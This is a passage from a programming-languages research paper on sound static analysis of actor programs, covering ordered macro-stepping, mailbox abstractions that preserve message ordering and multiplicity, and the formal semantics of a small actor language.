To render the analysis sound again, we therefore propose to speed it up through a finer-grained variant of macro-stepping that we call *ordered* macro-stepping. During an ordered macro step, the analysis allows each actor to receive a message and to send a single message. The ordered macro step ends right before a second message is sent, as message sends can introduce other interleavings to be considered by the analysis. Two ordered macro steps (instead of one regular macro step) are therefore required to analyze actor `a`'s processing of the `start` message. The first one ends before actor `a` sends the second message, allowing the main actor to send its message before `a` sends message `m2`. The difference with regular macro-stepping is small, but ensures that analyses account for interleavings at message *sends* as well.

This example illustrates that regular macro-stepping, while useful to speed up static analysis, needs to be adapted for actor models with ordered-message mailboxes. Otherwise, important message interleavings might be discarded rendering the analysis unsound. For unordered-message mailboxes, regular macro-stepping suffices because messages can be reordered arbitrarily in the mailbox.

Listing 2 Example actor-based stack implementation adapted from Agha [1].

```
1  (define stack-node
2    (actor (content link)
3      (push (v)
4        (become stack-node v
5          (lambda () (become stack-node content link))))
6      (pop (customer)
7        (if link
8          (begin
9            (send customer message content)
10           (link))
11         (begin
12           (error "stack underflow")
13           (terminate))))))
14 (define display (create display-actor))
15 (define act (create stack-node #f #f))
16 (send act push (read-int))
17 (send act pop display)
```

1.2 Problem #2: Loss of message ordering and multiplicity

To ensure termination in a finite amount of time and space, static analyses need to abstract every potentially unbounded program component. For actor-based programs this includes the actors' mailboxes. Static analyses can avoid abstracting mailboxes if the program's actor model explicitly constrains mailbox size or if mailbox bounds can be computed for the actor program ahead-of-time. However, only 2 out of the 11 actor models surveyed in De Koster et al. [14] allow explicit bounds on mailboxes, and computing mailbox bounds for any actor-based program is undecidable in general. Mailbox abstractions have to be chosen carefully, as illustrated by the following example.

Consider Listing 2, adapted from Agha [1]. This program uses an actor with behavior `stack-node` to represent a stack. When receiving the `push` message with a value `v` to be stored on the stack (line 3), the actor creates a closure capable of restoring its current state, i.e., the values of `content` and `link`. The actor then sets `content` to the pushed value and `link` to the closure. When receiving a `pop` message (line 6), the value of `content` is sent to the provided target actor `customer`, and the `link` closure is called to restore the previous state. Should the stack be empty upon a pop (i.e., `link` is `#f`), a stack underflow error is raised (line 12). The main process pushes a value obtained from the user on a stack `act` (line 16), pops one value from this stack (line 17), which will send it (line 9) to a `display` actor (omitted from the example, passed along on line 17) that will print the value received.

Although the program in Listing 2 contains an error statement on line 12, this error is not reachable in any execution of the program under any input nor under any interleaving. Some related work, such as D'Osualdo et al. [17], abstracts mailboxes as powersets. Lines 16–17 then result in a mailbox that is abstracted as the set $\{\texttt{push}, \texttt{pop}\}$. To preserve soundness, analyses need to extract messages from this mailbox non-deterministically. This is because there is no information about the *multiplicity* of the messages in the mailbox. Analyses therefore compute not one, but two mailboxes as the result of retrieving `push` from this mailbox: $\{\texttt{pop}\}$ and $\{\texttt{push}, \texttt{pop}\}$. Retrieving the next message from the mailbox $\{\texttt{pop}\}$ again yields two mailboxes: $\varnothing$ and $\{\texttt{pop}\}$. Through the former case, the analysis accounts for `pop` being present but once and deems the stack underflow error unreachable as a result. Through

the latter case, the analysis accounts for `pop` being present more than once. It now deems the stack underflow error reachable as the stack may be empty when a subsequent `pop` is processed. This false positive results from a loss of precision due to the use of a powerset abstraction for the actor's mailbox.

Other related work, such as Agha et al. [2] and Garoche et al. [22], relies on a multiset definition of mailboxes. Multisets are sets that preserve multiplicity but, like powersets, are unordered. However, a mailbox abstraction that preserves multiplicity does not suffice either to analyze this program precisely. At the point where the stack actor has received the `push` message followed by the `pop` message, the analysis has computed its mailbox abstraction to the multiset $[\texttt{push} \mapsto 1, \texttt{pop} \mapsto 1]$. This multiset encodes the information that a both a `push` message and a `pop` messages are present once in the mailbox. Again, the analysis needs to extract the next message to process non-deterministically, giving rise to two possible successor mailboxes $[\texttt{pop} \mapsto 1]$ and $[\texttt{push} \mapsto 1]$. The former multiset represents the mailbox of the stack actor after it has processed message `push`. In contrast to the set abstraction, retrieving the next message from this mailbox gives rise to a single mailbox $[]$, because `pop` is present only once, and no stack underflow error can be reached through (spurious) subsequent `pop` messages. However, because ordering information is not preserved, `pop` might be processed before its corresponding `push`, the analysis still deems the stack underflow error reachable under a multiset abstraction for the actor's mailbox.

This example motivates the importance of mailbox abstractions that satisfy ordering *and* multiplicity: without one or the other, the analysis cannot automatically prove the program in Listing 2 free of errors.

1.3 Our approach

We argue that precise analysis of actor-based programs requires a proper mailbox abstraction. For actor models with ordered-message mailboxes (e.g., [1, 25, 24, 3]), this abstraction needs to preserve ordering and multiplicity of its messages (Section 1.2). In addition, those actor models require the analysis to interleave message sending using ordered macro-stepping for it to be sound (Section 1.1). For the others (e.g., [2, 22]), ordered macro-stepping is still sound but regular macro-stepping suffices. We therefore do not present one analysis, but a framework capable of analyzing programs from different actor models that features ordered macro-stepping and takes a mailbox abstraction as parameter.

Our framework approaches the problem of statically analyzing actor-based programs through abstract interpretation [10]. We start by defining a simple actor language, λ_α, which is an extension of the λ-calculus (Section 2). We express the concrete semantics for λ_α as an abstract machine (Section 3). The result of executing an input program under these semantics is a flow graph that represents the program's runtime behavior and enables verifying behavioral properties. In this work we focus on verifying the absence of runtime errors and mailbox bounds. Because the computed flow graph can be infinite under concrete semantics, we apply a systematic abstraction, resulting in an abstract semantics for λ_α (Section 4). We leave the mailbox abstraction as a parameter of the abstract semantics, and present multiple instantiations of mailbox abstractions together with their properties, categorized into four categories (Section 5). We evaluate each of these mailbox abstractions on a set of benchmark programs with respect to performance and precision (Section 6), and compare our results with those obtained by Soter, a state-of-the-art tool for analyzing Erlang programs [17]. We conclude with a discussion of related work and the limitations of our approach (Section 7).

$$
\begin{array}{rcl}
e \in \mathit{Exp} ::= & \mathit{ae} \mid \texttt{(}\mathit{ae}\ \mathit{ae}^*\texttt{)} & \mathit{ae} \in \mathit{AExp} ::= x \mid \mathit{lam} \mid \mathit{act} \\
\mid & \texttt{(letrec ((}x\ e\texttt{)}^*\texttt{) }e\texttt{)} & \mathit{lam} \in \mathit{Lam} ::= \texttt{(}\lambda\ \texttt{(}x^*\texttt{) }e\texttt{)} \\
\mid & \texttt{(error)} & \mathit{act} \in \mathit{Act} ::= \texttt{(actor (}x^*\texttt{)} \\
\mid & \texttt{(create }\mathit{ae}\ \mathit{ae}^*\texttt{)} & \qquad\qquad \texttt{(}t\ \texttt{(}y^*\texttt{) }e\texttt{)}^*\texttt{)} \\
\mid & \texttt{(send }\mathit{ae}\ t\ \mathit{ae}^*\texttt{)} & x, y \in \mathit{Var} \text{ a finite set of variable names} \\
\mid & \texttt{(become }\mathit{ae}\ \mathit{ae}^*\texttt{)} & t \in \mathit{Tag} \text{ a finite set of tags} \\
\mid & \texttt{(terminate)} &
\end{array}
$$

Figure 1 Grammar of the minimalistic higher-order λ_α language supporting concurrent actors.

Our work makes the following contributions:

- We present the concrete and an abstracted formal semantics of an actor-based higher-order programming language. The abstracted semantics computes a sound over-approximation of a given program's runtime behavior. To reduce non-determinism and hence speed up computation, the abstracted semantics is the first to incorporate a finer-grained variant of macro-stepping, called *ordered* macro-stepping. We show that regular macro-stepping is not sound when analyzing actor programs from ordered-message mailbox models.
- We leave the abstraction for the actors' mailboxes as a parameter to the abstracted semantics. We categorize possible mailbox abstractions according to the extent to which they preserve message ordering, and to the extent to which they preserve message multiplicity. We formally prove the soundness of each mailbox abstraction, and empirically evaluate their impact on the precision and running time of the analysis on a corpus of benchmark programs.
- We demonstrate how to use the sound over-approximation computed by our analysis to formally verify mailbox bounds and the absence of runtime errors. An evaluation shows that our technique is more precise than a state-of-the-art tool. The higher precision of our mailbox abstractions enables verifying these properties on 12 benchmark programs, of which 6 cannot be verified by the tool we compare with.

2 A Simple Actor Language: λ_α

Figure 1 defines the syntax of a minimalistic higher-order programming language based on the λ-calculus in A-Normal Form [19]. It supports actors through the following constructs:

- `actor` defines an actor behavior, associating each type of the messages the behavior can receive with a corresponding message processing body,
- `create` spawns a new actor from a given behavior and returns its process identifier,
- `send` sends a message to a specific actor identified by its process identifier,
- `become` changes the behavior of the current actor, and
- `terminate` ends the execution of the current actor.

Note that messages exchanged between actors consist of a *tag* t (a simple name) and an arbitrary number of arguments. Because tags are syntactic elements, like variable names, they are finite within a program. To facilitate benchmarking, the implementation used in our evaluation (Section 6.1) extends this language with additional features such as support for `if`-expressions. We refer to Listing 1 and 2 from the introduction for example programs in this language.

We assume the following about the concrete semantics of λ_α programs.

1. Mailboxes work in a FIFO fashion: received messages are sent to the back of the actor's mailbox, and the actor can only process the message at the front of its mailbox. Although the most widely used actor models differ here, the majority of models uses FIFO mailboxes: 6 of the 11 models reviewed in De Koster et al. [14] have FIFO mailboxes.
2. Messages are received in the same order as sent, and no message is lost during transmission. Modeling a real-world situation with messages being possibly lost or reordered would increase the complexity of the model without adding to the discussion.
3. No side effects can occur within the body of an actor. This is enforced by the language, as it does not include assignment constructs (e.g., `set!`). Many actor languages are free of side effects by definition, or contain only limited side effects. Such side effects lead to possible data races and are better avoided [7].

3 Concrete Semantics of λ_α as an Abstract Machine

3.1 State Space

We define the concrete semantics of λ_α as an abstract machine in Figure 2. This enables its abstraction using a systematic approach [38]. Each state's mapping of process identifiers to evaluation contexts is testament to its concurrency support. A process' evaluation context *ctx* can be waiting for a message (**wait**), can be stuck due to a programmer error (**error**), or can be processing a message (**ev** when an expression is evaluated in a given environment, and **ko** when a value is reached). It is always linked to a current actor behavior a, with the special case that the initial process is linked to the **main** behavior. Other actors have an instantiated behavior (**acti**), consisting of an actor expression and an extended environment. Its final component is a mailbox represented as a sequence of messages, where each message is composed of a tag (see Figure 1) and a list of values. The only values in λ_α are regular closures (**clo**) which combine a lambda expression with a definition environment, actor closures (**actd**) which combine an actor definition with a definition environment, and process identifiers (**pid**).

We use a *value store* σ to store values produced by the program. The machine's continuations κ are threaded through a separate *continuation store* Ξ. Separating the addresses at which values and continuations are allocated will render the abstract semantics more precise. Both stores are shared by all processes. This not to model shared-memory concurrency, but to enable an important optimization called *global store widening* [38], discussed in Section 6.1. Process identifiers, value addresses and continuation addresses are parameters of the semantics. We give instantiations of these parameters in Section 3.3.

3.2 Atomic Expressions

Atomic expressions *AExp* are expressions that the machine reduces to a value in a single step without having to allocate addresses or having to modify the store. They are evaluated through $\mathcal{A} : \mathit{AExp} \times \mathit{Env} \times \mathit{Store} \to \mathit{Val}$. Its definition is as usual, with the addition that actor definitions are wrapped with their definition environment, similarly to closures.

$$\mathcal{A}(x, \rho, \sigma) = \sigma(\rho(x)) \qquad \mathcal{A}(lam, \rho, \_) = \mathbf{clo}(lam, \rho) \qquad \mathcal{A}(act, \rho, \_) = \mathbf{actd}(act, \rho)$$

$$
\begin{aligned}
\varsigma \in \Sigma &= \mathit{Procs} \times \mathit{Store} \times \mathit{KStore} \\
\pi \in \mathit{Procs} &= \mathit{Pid} \rightharpoonup \mathit{Context} \\
\mathit{ctx} \in \mathit{Context} &= (\mathit{Control} \times \mathit{Kont} \\
&\quad \times \mathit{Actor} \times \mathit{Mbox}) \\
c \in \mathit{Control} &::= \mathbf{ev}(e, \rho) \mid \mathbf{ko}(v) \\
&\quad \mid \mathbf{wait} \mid \mathbf{error} \\
v \in \mathit{Val} &::= \mathbf{clo}(\mathit{lam}, \rho) \\
&\quad \mid \mathbf{actd}(\mathit{act}, \rho) \\
&\quad \mid \mathbf{pid}(p) \\
m \in \mathit{Message} &= \mathit{Tag} \times \mathit{Val}^*
\end{aligned}
\qquad
\begin{aligned}
a \in \mathit{Actor} &::= \mathbf{acti}(\mathit{act}, \rho) \\
&\quad \mid \mathbf{main} \\
\phi \in \mathit{Frame} &::= \mathbf{letk}(a, e, \rho) \\
\kappa \in \mathit{Kont} &= \mathit{Frame} \times \mathit{KAddr} + \{\epsilon\} \\
\rho \in \mathit{Env} &= \mathit{Var} \rightharpoonup \mathit{Addr} \\
\sigma \in \mathit{Store} &= \mathit{Addr} \rightharpoonup \mathit{Val} \\
\Xi \in \mathit{KStore} &= \mathit{KAddr} \rightharpoonup \mathit{Kont} \\
\mathit{mb} \in \mathit{Mbox} &= \mathit{Message}^* \\
\mathit{addr} \in \mathit{Addr},\ &\mathit{kaddr} \in \mathit{KAddr} \\
p \in \mathit{Pid}&
\end{aligned}
$$

Figure 2 State space of the concrete abstract machine for λ_α.

3.3 Addresses, Process Identifiers and Allocation

Value addresses, continuation addresses and process identifiers are parameters of the semantics. They are produced by the allocation functions $\mathit{alloc} : \mathit{Var} \times \Sigma \to \mathit{Addr}$, $\mathit{kalloc} : \mathit{Exp} \times \Sigma \to \mathit{KAddr}$ and $\mathit{palloc} : \mathit{Exp} \times \Sigma \to \mathit{Pid}$ respectively. For λ_α's concrete abstract machine, an example instantiation is as follows.

$$
\begin{aligned}
\mathit{Addr} &= \mathit{Var} \times \mathbb{N} & \mathit{alloc}(x, \langle \_, \sigma, \_ \rangle) &= (x, |\operatorname{Dom}(\sigma)| + 1) \\
\mathit{KAddr} &= \mathbb{N} & \mathit{kalloc}(e, \langle \_, \_, \Xi \rangle) &= |\operatorname{Dom}(\Xi)| + 1 \\
\mathit{Pid} &= \mathbb{N} & \mathit{palloc}(e, \langle \pi, \_, \_ \rangle) &= |\operatorname{Dom}(\pi)| + 1
\end{aligned}
$$

3.4 Concrete Mailboxes

The following parameters to the abstract machine complete Figure 2's definition of mailboxes.

- $\mathit{empty} \in \mathit{Mbox}$ is a special element representing the empty mailbox.
- $\mathit{enq} : (\mathit{Message} \times \mathit{Mbox}) \to \mathit{Mbox}$ enqueues a message at the back of a mailbox.
- $\mathit{deq} : \mathit{Mbox} \to \mathcal{P}(\mathit{Message} \times \mathit{Mbox})$ dequeues a message from the front of the mailbox, resulting in the message and the new mailbox. Using a powerset as range will facilitate incorporating non-determinism in the abstract semantics. The result of dequeuing from the empty mailbox is the empty set.
- $\mathit{size} : \mathit{Mbox} \to \mathbb{N}$ computes the size of a mailbox.

The concrete representation of a mailbox is a sequence of messages, with the following definitions (where :: both denotes prepending a sequence with an element, and appending an element at the end of a sequence).

$$
\begin{aligned}
\mathit{empty} &= \epsilon & \mathit{deq}(\epsilon) &= \{\} & \mathit{size}(\epsilon) &= 0 \\
\mathit{enq}(m, \mathit{mb}) &= \mathit{mb} :: m & \mathit{deq}(m :: \mathit{mb}) &= \{(m, \mathit{mb})\} & \mathit{size}(m :: \mathit{mb}) &= \mathit{size}(\mathit{mb}) + 1
\end{aligned}
$$

3.5 Transition Relation

The small-step transition relation $(\mapsto) : \mathit{Pid} \times \mathit{Effect} \times \Sigma \times \Sigma$ defines the small-step semantics of the λ_α language, in Figure 3. We write $\varsigma \xmapsto[E]{p} \varsigma'$ as a shorthand for $(p, E, \varsigma, \varsigma') \in (\mapsto)$, meaning that from state ς, a small step on actor p can be performed to reach state ς', and this generates effect E. This transition relation is therefore annotated with the process identifier

p of the actor that performs a transition, and with an *effect* E used by the macro-step transition relation.

The possible effects correspond to the actions that actors can perform: creating a new actor (*Create*), sending a message (*Send*), receiving a message (*Receive*), changing the actor's behavior (*Become*), or terminating the actor (*Terminate*). The *NoEffect* effect denotes the absence of effect on a transition. We shorten $\varsigma \xmapsto[NoEffect]{p} \varsigma'$ to $\varsigma \overset{p}{\mapsto} \varsigma'$.

$$E \in \mathit{Effect} ::= \mathit{Create} \mid \mathit{Send} \mid \mathit{Receive} \mid \mathit{Become} \mid \mathit{Terminate} \mid \mathit{NoEffect}$$

Rules for transitions that do not affect other actors or the current actor's behavior or mailbox are called *sequential rules*. We only formalize the sequential rule for the `error` statement as an example. Other sequential rules follow the same structure. The non-sequential rules are related to how actors interact with each other and their mailbox.

- T-Err: evaluating an `error` statement yields an error state.
- T-Create: `create` spawns a new actor with the given behavior (**actd**), where constructor parameters are bound to the given arguments to create an actor instantiation (**acti**). The newly created actor starts in a **wait** status, and with an empty continuation and mailbox.
- T-Become: `become` changes an actor's behavior by updating its current behavior and binding its constructor parameters to the given arguments. The return value of `become` is the new behavior.
- T-Receive: when an actor is **wait**ing, it can dequeue a message from the front of its mailbox and process it, by evaluating the corresponding message processing body of its current behavior in an extended environment.
- T-Wait: an actor with an empty continuation has computed a value and has therefore completed the processing of a message. It then goes back to **wait**ing for new messages.
- T-Send and T-Send-Self: when an actor sends a message, two different rules may apply: one for an actor sending a message to a different actor, the other for an actor sending a message to itself. To send a message from a *sender* actor to a different *receiver* actor (T-Send), the receiver actor and the message arguments have to be evaluated. The message is then enqueued on the receiver actor's mailbox. Self-sends are handled by a different rule (T-Send-Self) to avoid incorrect updates to the process map.
- T-Terminate `terminate` removes the actor from the process map. Here, $\pi - p$ denotes the removal of the element of which the key is p.

3.6 Macro-Stepping Semantics

As motivated in Section 1.1, we speed up our analysis through a variant of regular macro-stepping [2] that we call *ordered macro-stepping*. We now formalize a general macro-stepping semantics from which either can be instantiated.

The transition relation $(\overset{p}{\underset{E}{\longmapsto}})$ performs a small step in the evaluation of a program. A *macro step* is a sequence of small steps of which the first can produce any effect, and the remaining steps are constrained to a restricted set of effects. The particular restriction determines whether the macro step is ordered. We first define a restricted multi-stepping transition relation $(\longmapsto^{*\downarrow}) \subseteq (\mathit{Pid} \times \mathcal{P}(\mathit{Effect}) \times \mathcal{P}(\mathit{Effect}) \times \Sigma \times \Sigma)$. It performs multiple small steps of the transition relation on a single actor until it reaches a transition producing an effect that is disallowed. This multi-stepping transition relation is defined in Figure 4, where set X denotes effects that are never allowed and function $f : \mathit{Effect} \to \mathcal{P}(\mathit{Effect})$ defines which effects are no longer allowed once a given effect has been produced.

$$\frac{\pi(p) = \langle \mathbf{ev}(\texttt{(error)}, \rho), \kappa, a, mb\rangle}{\langle \pi, \sigma, \Xi\rangle \overset{p}{\mapsto} \langle \pi[p \mapsto \langle \mathbf{error}, \kappa, a, mb\rangle], \sigma, \Xi\rangle} \text{ T-Error}$$

$$\frac{\begin{array}{c}\pi(p) = \langle \mathbf{ev}(\texttt{(create } æ_a\ æ_1 \ldots æ_n\texttt{)}, \rho), \kappa, a, mb\rangle \\ p' = palloc(æ_a, \langle \pi, \sigma, \Xi\rangle) \qquad \mathbf{actd}(act, \rho_a) = \mathcal{A}(æ_a, \rho, \sigma) \\ \texttt{(actor (}x_1 \ldots x_n\texttt{) } \ldots\texttt{)} = act \qquad addr_i = alloc(x_i, \langle \pi, \sigma, \Xi\rangle) \\ v_i = \mathcal{A}(æ_i, \rho, \sigma) \qquad \rho'_a = \rho_a[x_i \mapsto addr_i] \qquad a' = \mathbf{acti}(act, \rho'_a)\end{array}}{\begin{array}{l}\langle \pi, \sigma, \Xi\rangle \underset{Create}{\overset{p}{\longmapsto}} \langle \pi[p \mapsto \langle \mathbf{ko}(\mathbf{pid}(p')), \kappa, a, mb\rangle, \\ \qquad p' \mapsto \langle \mathbf{wait}, \epsilon, a', empty\rangle], \\ \qquad \sigma[addr_i \mapsto v_i], \Xi\rangle\end{array}} \text{ T-Create}$$

$$\frac{\begin{array}{c}\pi(p) = \langle \mathbf{ev}(\texttt{(become } æ_a\ æ_1 \ldots æ_n\texttt{)}, \rho), \kappa, a, mb\rangle \\ \mathbf{actd}(act, \rho_a) = \mathcal{A}(æ_a, \rho, \sigma) \\ \texttt{(actor (}x_1 \ldots x_n\texttt{) } \ldots\texttt{)} = act \qquad addr_i = alloc(x_i, \langle \pi, \sigma, \Xi\rangle) \\ v_i = \mathcal{A}(æ_i, \rho, \sigma) \qquad \rho'_a = \rho_a[x_i \mapsto addr_i] \qquad a' = \mathbf{acti}(act, \rho'_a)\end{array}}{\langle \pi, \sigma, \Xi\rangle \underset{Become}{\overset{p}{\longmapsto}} \langle \pi[p \mapsto \langle \mathbf{ko}(\mathbf{actd}(act, \rho_a)), \kappa, a', mb\rangle], \sigma[addr_i \mapsto v_i], \Xi\rangle} \text{ T-Become}$$

$$\frac{\begin{array}{c}\pi(p) = \langle \mathbf{wait}, \epsilon, a, mb\rangle \qquad ((t, v_1 \ldots v_n), mb') \in deq(mb) \\ \mathbf{acti}(\texttt{(actor (}x_1 \ldots x_n\texttt{) } \ldots \texttt{(}t\ \texttt{(}y_1 \ldots y_n\texttt{)}\ e\texttt{) } \ldots\texttt{)}, \rho_b) = a \\ addr_i = alloc(y_i, \langle \pi, \sigma, \Xi\rangle) \qquad \rho'_b = \rho_b[y_i \mapsto addr_i]\end{array}}{\begin{array}{l}\langle \pi, \sigma, \Xi\rangle \underset{Receive}{\overset{p}{\longmapsto}} \langle \pi[p \mapsto \langle \mathbf{ev}(e, \rho'_b), \epsilon, a, mb'\rangle], \\ \qquad \sigma[addr_i \mapsto v_i], \Xi\rangle\end{array}} \text{ T-Receive}$$

$$\frac{\pi(p) = \langle \mathbf{ko}(v), \epsilon, a, mb\rangle}{\langle \pi, \sigma, \Xi\rangle \overset{p}{\mapsto} \langle \pi[p \mapsto \langle \mathbf{wait}, \epsilon, a, mb\rangle], \sigma, \Xi\rangle} \text{ T-Wait}$$

$$\frac{\begin{array}{c}\pi(p_s) = \langle \mathbf{ev}(\texttt{(send } æ_0\ t\ æ_1 \ldots ae_n\texttt{)}, \rho), \kappa_s, a_s, mb_s\rangle \qquad \mathbf{pid}(p_r) = \mathcal{A}(æ_0, \rho, \sigma) \\ \pi(p_r) = \langle c, \kappa_r, a_r, mb_r\rangle \qquad p_r \neq p_s \qquad v_i = \mathcal{A}(æ_i, \rho, \sigma) \qquad m = (t, v_1 \ldots v_n)\end{array}}{\begin{array}{l}\langle \pi, \sigma, \Xi\rangle \underset{Send}{\overset{p_s}{\longmapsto}} \langle \pi[p_s \mapsto \langle \mathbf{ko}(\mathbf{pid}(p_r)), \kappa_s, a_s, mb_s\rangle, \\ \qquad p_r \mapsto \langle c, \kappa_r, a_r, enq(m, mb_r)\rangle], \\ \qquad \sigma, \Xi\rangle\end{array}} \text{ T-Send}$$

$$\frac{\begin{array}{c}\pi(p) = \langle \mathbf{ev}(\texttt{(send } æ_0\ t\ æ_1 \ldots ae_n\texttt{)}, \rho), \kappa, a, mb\rangle \\ \mathbf{pid}(p) = \mathcal{A}(æ_0, \rho, \sigma) \qquad v_i = \mathcal{A}(æ_i, \rho, \sigma) \qquad m = (t, v_1 \ldots v_n)\end{array}}{\langle \pi, \sigma, \Xi\rangle \underset{Send}{\overset{p}{\longmapsto}} \langle \pi[p \mapsto \langle \mathbf{ko}(\mathbf{pid}(p)), \kappa, a, enq(m, mb)\rangle], \sigma, \Xi\rangle} \text{ T-Send-Self}$$

$$\frac{\pi(p) = \langle \mathbf{ev}(\texttt{(terminate)}, \rho), \_, \_, \_\rangle}{\langle \pi, \sigma, \Xi\rangle \underset{Terminate}{\overset{p}{\longmapsto}} \langle \pi - p, \sigma, \Xi\rangle} \text{ T-Terminate}$$

Figure 3 Concrete transition relation for λ_α programs.




Figure 4 Concrete macro-stepping transition relation.

- M-Main: a small step producing an allowed effect can be performed, followed by a restricted multi-step with the set of disallowed effects augmented by the result of f on the produced effect.
- M-Stop: only a single small step can be performed, because the next small step would produce an effect that is disallowed.
- M-Blocked: only a single small step can be performed, because no further small steps can be performed from the resulting state on the same process (i.e., the process is blocked).

The macro-stepping transition relation $(\longmapsto^M) \subseteq (\mathit{Pid} \times \mathcal{P}(\mathit{Effect}) \times \Sigma \times \Sigma)$, also defined in Figure 4, first makes a single unrestricted small step followed by a restricted multi-step. Using $f(E) = \{\mathit{Receive}\}$ gives rise to the unordered macro-stepping semantics of Agha et al. [2]. Its restriction disallows receiving messages after the first small step of a macro step. Our ordered macro-stepping semantics follows from $f(\mathit{Send}) = \{\mathit{Receive}, \mathit{Send}\}$, and $f(E) = \{\mathit{Receive}\}$ otherwise. This restriction disallows actors from sending more than one message. Sending more results in another macro-step. As in the unordered macro-stepping semantics, message can only be received during the first small step of an ordered macro step.

3.7 Collecting Macro-Stepping Semantics

The collecting semantics of a λ_α program e under macro-stepping can be computed as the fixpoint of the function $\mathcal{F}_e : \mathcal{P}(\Sigma) \to \mathcal{P}(\Sigma)$. The collecting semantics $\mathrm{lfp}(\mathcal{F}_e)$ is a set containing every reachable state in the evaluation of program e under any possible interleaving. The granularity of interleavings is defined by the macro-stepping semantics, in particular by the restricting function f. As explained in Section 1.1, the use of macro-stepping semantics instead of interleaving semantics has the benefit of reducing the number of interleavings to consider when analyzing a program. Evaluation starts at an initial state given by the injection function $\mathcal{I} : \mathit{Exp} \to \Sigma$.

$$\mathcal{F}_e(S) = \{\mathcal{I}(e)\} \cup \left\{ \varsigma' \mid \underbrace{\langle \pi, \_, \_ \rangle}_{\varsigma} \in S \wedge p \in \mathrm{Dom}(\pi) \wedge \varsigma \xrightarrow[Es]{p}{}^{M} \varsigma' \right\}$$

$$\mathcal{I}(e) = \langle [\mathbf{main} \mapsto \langle \mathbf{ev}(e, []), \mathit{empty}, \mathbf{main} \rangle], [], [] \rangle$$

3.8 Program Properties

Useful properties of actor-based programs can be inferred from the collecting semantics. We demonstrate this for reachability of error states and for bounds on actor mailboxes. Examples of other properties include the possible values of a variable, the messages and message arguments that an actor can receive during its lifetime, or the behaviors that an actor actually assumes. Because reachability within the collecting semantics is not decidable, we resort to abstraction in order to automatically verify these properties (Section 4.7).

Reachability of error states. Predicate $\mathit{ErrorReachable}_e$ holds when an error is reachable in program e.

$$\mathit{ErrorReachable}_e \iff \exists \langle \pi, \_, \_ \rangle \in \mathrm{lfp}(\mathcal{F}_e), p \in \mathrm{Dom}(\pi) \mid \pi(p) = \langle \mathbf{error}, \_, \_, \_ \rangle$$

Mailbox bounds. Function $\mathit{MailboxBound}_e(p)$ computes the maximal number of messages an actor with process identifier p can have in its mailbox when executing program e.

$$\mathit{MailboxBound}_e(p) = \mathit{max}\left(\{\mathit{size}(mb) \mid \langle \pi, \_, \_ \rangle \in \mathrm{lfp}(\mathcal{F}_e) \wedge \pi(p) = \langle \_, \_, \_, mb \rangle\}\right)$$

4 Abstract Interpretation of λ_α

The semantics of λ_α can be abstracted systematically in a sound manner using the abstracting abstract machines approach of Van Horn and Might [38], through the abstraction function α given in the accompanying technical report[1].

4.1 Abstract State Space

The state space resulting from systematic abstraction is given in Figure 5. Abstract components that are the counterpart of a concrete component are denoted by a hat ($\hat{X}$). The abstraction of addresses and process identifiers is a parameter of the analysis. We also leave the abstraction of the mailbox a parameter of the analysis, of which we discuss possible instantiations in Section 5. Systematic abstraction has made process map, value store and continuation store to map elements of their domain to *sets* of contexts, values and continuations. This change in ranges stems from the abstract semantics having to compute a sound over-approximation with but a finite amount of addresses and process identifiers. Messages are now composed of a tag and a sequence of *sets* of abstract values. Section 4.4 motivates this change by reduced non-determinism.

4.2 Abstract Atomic Expressions

Abstract evaluation of atomic expressions might yield more than one abstract value, as the value store now maps addresses to *sets of abstract values* because a single abstract address can correspond to multiple concrete ones. We therefore obtain the following definition of $\hat{\mathcal{A}} : \mathit{AExp} \times \widehat{\mathit{Env}} \times \widehat{\mathit{Store}} \to \mathcal{P}(\mathit{Val})$

$$\hat{\mathcal{A}}(x, \rho, \sigma) = \sigma(\rho(x)) \qquad \mathcal{A}(\mathit{lam}, \rho, \_) = \{\mathbf{clo}(\mathit{lam}, \hat{\rho})\} \qquad \mathcal{A}(\mathit{act}, \rho, \_) = \{\mathbf{actd}(\mathit{act}, \hat{\rho})\}$$

[1] https://soft.vub.ac.be/~qstieven/ecoop2017/techreport.pdf

$$\hat{\varsigma} \in \hat{\Sigma} = \widehat{Procs} \times \widehat{Store} \times \widehat{KStore}$$
$$\hat{\pi} \in \widehat{Procs} = \widehat{Pid} \rightharpoonup \mathcal{P}(Context)$$
$$\widehat{ctx} \in \widehat{Context} = (\widehat{Control} \times \widehat{Kont} \times \widehat{Actor} \times \widehat{Mbox})$$
$$\hat{c} \in \widehat{Control} ::= \mathbf{ev}(e, \hat{\rho}) \mid \mathbf{ko}(\hat{v}) \mid \mathbf{wait} \mid \mathbf{error}$$
$$\hat{v} \in \widehat{Val} ::= \mathbf{clo}(lam, \hat{\rho}) \mid \mathbf{actd}(act, \hat{\rho}) \mid \mathbf{pid}(\hat{p})$$
$$\hat{m} \in \widehat{Message} = Tag \times \mathcal{P}(\widehat{Val})^*$$
$$\hat{a} \in \widehat{Actor} ::= \mathbf{acti}(act, \hat{\rho}) \mid \mathbf{main}$$
$$\hat{\phi} \in \widehat{Frame} ::= \mathbf{letk}(\widehat{addr}, e, \hat{\rho})$$
$$\hat{\kappa} \in \widehat{Kont} = \widehat{Frame} \times \widehat{KAddr} + \{\epsilon\}$$
$$\hat{\rho} \in \widehat{Env} = Var \rightharpoonup \widehat{Addr}$$
$$\hat{\sigma} \in \widehat{Store} = \widehat{Addr} \rightharpoonup \mathcal{P}(\widehat{Val})$$
$$\hat{\Xi} \in \widehat{KStore} = \widehat{KAddr} \rightharpoonup \mathcal{P}(\widehat{Kont})$$
$$\widehat{mb} \in \widehat{Mbox}$$
$$\widehat{addr} \in \widehat{Addr},\ \widehat{kaddr} \in \widehat{KAddr}$$
